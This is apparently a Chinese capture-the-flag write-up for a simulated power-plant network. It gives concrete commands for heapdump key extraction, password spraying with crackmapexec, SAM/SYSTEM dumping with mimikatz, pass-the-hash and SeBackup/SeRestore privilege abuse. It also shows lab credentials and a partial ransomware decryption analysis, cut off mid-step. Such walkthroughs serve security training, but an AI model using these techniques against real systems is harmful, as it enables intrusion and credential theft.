ThermalPower
涉及的知识点
heapdump泄露利用
ftp匿名登录
密码喷洒
sam&system直接拷贝 或 SeBackup/SeRestore特权利用
exe程序反编译 + aes解密
flag1
heapdump泄露
fscan扫到经典heapdump泄露
start infoscan
39.98.119.163:8080 open
39.98.119.163:22 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle http://39.98.119.163:8080 code:302 len:0      title:None 跳转url: http://39.98.119.163:8080/login;jsessionid=901605FC80F2608E8765E64411E1F3A8
[*] WebTitle http://39.98.119.163:8080/login;jsessionid=901605FC80F2608E8765E64411E1F3A8 code:200 len:2936   title:火创
能源监控画面管理平台
[+] PocScan http://39.98.119.163:8080 poc-yaml-spring-actuator-heapdump-file
[+] PocScan http://39.98.119.163:8080 poc-yaml-springboot-env-unauth spring2访问下载http://39.98.119.163:8080/actuator/heapdump,找到ShiroKey


QZYysgMYhG6/CzIJlVpR2g==发现是root权限,直接vshell上线

拿到第一个flag
flag2
传fscan跟gost继续扫
start infoscan
(icmp) Target 172.22.17.6     is alive
(icmp) Target 172.22.17.213   is alive
[*] Icmp alive hosts len is: 2
172.22.17.213:22 open
172.22.17.213:8080 open
172.22.17.6:80 open
172.22.17.6:445 open
172.22.17.6:139 open
172.22.17.6:135 open
172.22.17.6:21 open
[*] alive ports len is: 7
start vulscan
[*] WebTitle http://172.22.17.213:8080 code:302 len:0      title:None 跳转url: http://172.22.17.213:8080/login;jsessionid=3FB0F1211EA6724CDAD95E12E76BE6CE
[*] NetBios 172.22.17.6     WORKGROUP\WIN-ENGINEER
[*] NetInfo
[*]172.22.17.6
   [->]WIN-ENGINEER
   [->]172.22.17.6
[+] ftp 172.22.17.6:21:anonymous
   [->]Modbus
   [->]PLC
   [->]web.config
   [->]WinCC
   [->]内部软件
   [->]火创能源内部资料
[*] WebTitle http://172.22.17.213:8080/login;jsessionid=3FB0F1211EA6724CDAD95E12E76BE6CE code:200 len:2936   title:火创能源监控画面管理平台
[*] WebTitle http://172.22.17.6        code:200 len:661    title:172.22.17.6 - /
[+] PocScan http://172.22.17.213:8080 poc-yaml-spring-actuator-heapdump-file
[+] PocScan http://172.22.17.213:8080 poc-yaml-springboot-env-unauth spring2
发现ftp服务能匿名访问
ftp://172.22.17.6
得到初始密码格式

筛选职位为SCADA工程师,并且将账号工号组合成密码字典


密码喷洒
对172.22.17.6进行密码喷洒,发现chenhua用户能够登录(其实都能登,只是爆破到成功的就会停止)
proxychains4 crackmapexec smb 172.22.17.6 -u user.txt -p pass.txt 2>/dev/null

// 可以添加 --no-bruteforce 参数:No spray when using file for username and password (user1 => password1, user2 => password2
chenhua/chenhua@0813sam & system直接拷贝
拷贝sam跟system本地拿hash(security需要system权限),记得开管理员cmd
reg save hklm\sam ./sam
reg save hklm\system ./system
mimikatz导哈希
log
lsadump::sam /sam:sam /system:system
哈希横向传递上去拿flag
proxychains4 crackmapexec smb 172.22.17.6 -u administrator -Hf82292b7ac79b05d5b0e3d302bd0d279 
SeBackup / SeRestore特权利用

RDP登录查看用户特权,发现确实是在Backup Operators组里,因此可以尝试其他打法


管理员模式打开cmd看到这俩状态没有被启用
粘连键 / 放大镜提权
前提:需要SeRestorePrivilege权限
通过EnableSeRestorePrivilege.ps1工具启用 SeRestorePrivilege 权限,劫持utilman或sethc为cmd,在锁屏界面提权为system(同样记得开管理员powershell)
Import-Module .\EnableSeRestorePrivilege.ps1

文件复制读取
robocopy
利用robocopy的备份模式(/b),加了该参数后robocopy内部会调用AdjustTokenPrivileges来开启SeBackupPrivilege特权,从而绕过ACL检查来复制文件。因为是内部调用因此也不需要手动启用SeBackupPrivilege,反过来即使手动启用SeBackupPrivilege,不加/b参数也同样无法读取文件。
robocopy C:\Users\Administrator\flag "C:\Users\chenhua\Desktop" flag02.txt /mt /z /b
Copy-FileSeBackupPrivilege
前提:需要SeBackupPrivilege和SeRestorePrivilege权限
利用SeBackupPrivilegeUtils和SeBackupPrivilegeCmdLets复制文件
Import-Module .\SeBackupPrivilegeUtils.dll
Import-Module .\SeBackupPrivilegeCmdLets.dll
Set-SeBackupPrivilege
Get-SeBackupPrivilege
Copy-FileSeBackupPrivilege C:\Users\Administrator\flag\flag02.txt C:\Users\chenhua\Desktop\flag02.txt -Overwrite
flag3
前面ftp服务里的SCADA.txt还记录了WIN-SCADA主机账密

Administrator/IYnT3GyCiy3fscan继续扫一下26网段,登录172.22.26.11
start infoscan
(icmp) Target 172.22.26.11    is alive
[*] Icmp alive hosts len is: 1
172.22.26.11:1433 open
172.22.26.11:445 open
172.22.26.11:135 open
172.22.26.11:139 open
172.22.26.11:80 open
[*] alive ports len is: 5
start vulscan
[*] NetBios 172.22.26.11    WORKGROUP\WIN-SCADA
[+] mssql 172.22.26.11:1433:sa 123456
[*] NetInfo
[*]172.22.26.11
   [->]WIN-SCADA
   [->]172.22.26.11
[*] WebTitle http://172.22.26.11       code:200 len:703    title:IIS Windows Server
已完成 5/5
[*] 扫描结束,耗时: 4.820145107s登录过一会就会自启动自动化控制系统,点锅炉开就会出现 flag

flag4
exe反编译 + aes解密
登录完没一会壁纸就被替换成勒索信息,将桌面的ScadaDB.sql.locky文件和c盘下的Lockyou.exe复制到本地,用dnSpy对exe进行反编译
首先看文件加密逻辑,对ScadaDB.sql文件进行aes加密,然后将初始化向量写到加密文件最前面,之后将文件加密后的内容copy到向量后面


初始化向量就是ScadaDB.sql.locky文件前16位,现在还需要获取AES_KEY,接着看AESCrypto类,是将encryptedAesKey作为密文,privateKey作为私钥进行RSA解密得到AES_KEY,其中密文和私钥已经给出,但是私钥给的是XML格式,自己解的话就得在网站上转成pem格式

